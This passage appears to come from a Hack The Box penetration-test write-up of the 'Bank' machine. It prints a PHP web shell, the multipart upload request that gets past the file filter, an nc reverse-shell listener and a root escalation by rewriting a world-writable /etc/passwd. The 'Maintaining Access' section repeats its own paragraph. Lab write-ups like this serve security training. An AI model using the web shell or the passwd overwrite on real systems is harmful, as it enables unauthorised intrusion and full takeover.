


Figure 3.11: 255-bank_login.png




Figure 3.12: 260-dashboard.png

By going to the support page i can see we can upload the document. Lets try to upload the reverse shell and check it out.

The screenshot shows a web browser at the URL `bank.htb/support.php`. The page has a dark header with "HTB Bank" and a user name "Christos Christopoulos". On the left is a sidebar with "Dashboard" and "Support" (highlighted with a red box). The main content area is titled "My Tickets" and contains a table with columns: #, Title, Message, Attachment, and Actions. The table is currently empty. On the right is a form with fields for "Title" and "Message" (with placeholder text "Tell us your problem"). Below the message field are two buttons: "Choose File..." and "Submit", both highlighted with red boxes.

Figure 3.13: 265-bank_support.png

For initial purpose i can use the php system command to check for the response.

```
<?php echo system($_REQUEST['cmd']); ?>
```




Figure 3.14: 270-Upload_fail.png

We are getting the upload failure. We will be able to upload only the images. I am going to append the code with GIF8a so that the file is predicted as gif.




Figure 3.15: 280-upload_success.png

After changing the name to .php.gif i am able to upload it successfully but however i will not be able to execute the command because of extension .gif.




Figure 3.16: 285-php_upload.png

From the comment i can see that we can upload php files with the extension .htb. Lets upload and try to check it.



```
Pretty Raw \n Actions v
1 POST /support.php HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----421057503540361410781712708787
8 Content-Length: 611
9 Origin: http://bank.htb
10 Connection: close
11 Referer: http://bank.htb/support.php
12 Cookie: HTBBankAuth=id2puvepr7gfhgaooki3defsu3
13 Upgrade-Insecure-Requests: 1
14
15 -----421057503540361410781712708787
16 Content-Disposition: form-data; name="title"
17
18 rev
19 -----421057503540361410781712708787
20 Content-Disposition: form-data; name="message"
21
22 rev
23 -----421057503540361410781712708787
24 Content-Disposition: form-data; name="fileToUpload"; filename="rev.htb"
25 Content-Type: image/gif
26
27 <?php echo system($_REQUEST['cmd']); ?>
28
29 -----421057503540361410781712708787
30 Content-Disposition: form-data; name="submitadd"
31
32
33 -----421057503540361410781712708787--
34
```

Figure 3.17: 290-extension_change.png


```
5 </body>
6
7 </html>
8 <script>
9     swal("Success", "Your ticket has been created successfully", "success");
10 </script>
```


Figure 3.18: 295-confirmation.png

I am able to upload the rev.htb which has php system without any issues. And also i am able to see the rev file available on the box as well.

**Figure 3.19:** 300-rev_file.png**Figure 3.20:** 305-cmd_injection.png

With this we have the command injection. Lets try to get the reverse shell without further delay.

**Figure 3.21:** 310-nc_rev.png




```
→ I7Z3R0  
→ I7Z3R0 nc -nlvp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.10.29 36196  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
[ ]
```

Figure 3.22: 315-rev_shell.png

3.2.1.4 Privilege Escalation


While poking around the linux box i can see the passwd file has a write access to it.



```
www-data@bank:/$  
www-data@bank:/$ ls -la /etc/passwd  
-rw-rw-rw- 1 root root 1252 May 28 2017 /etc/passwd  
www-data@bank:/$
```

Figure 3.23: 320-passwd_file.png


With this we can create our own hash and change the hash of root and login without issues. I am going to use toor as the password and create a hash.



```
→ I7Z3R0  
→ I7Z3R0 openssl passwd toor  
WUjaLWVUFuirc  
→ I7Z3R0  
→ I7Z3R0
```

Figure 3.24: 325-openssl.png


Since we have created the hash . Lets edit the passwd file. In this we are going to replace the shadow indicator x to this hash.



```
root:WUjaLWVUFuirc:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www-data:x:13:13:www-data:/var/www:/usr/sbin/nologin
```

Figure 3.25: 330-passwd_modification.png

Since we have replaced the x value to the hash root will take the hash as priority.



```
www-data@bank:/$
www-data@bank:/$ su root
Password:
root@bank:/# id
uid=0(root) gid=0(root) groups=0(root)
root@bank:/#
```

Figure 3.26: 335-root.png

3.2.1.5 Proof File

User



```
root@bank:/# cat /home/chris/user.txt
b36[REDACTED]9440
root@bank:/#
```

Figure 3.27: 340-user.txt.png

Root



```
root@bank:/#  
root@bank:/# cat /root/root.txt  
b2a[REDACTED]3676  
root@bank:/#
```

Figure 3.28: 345-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.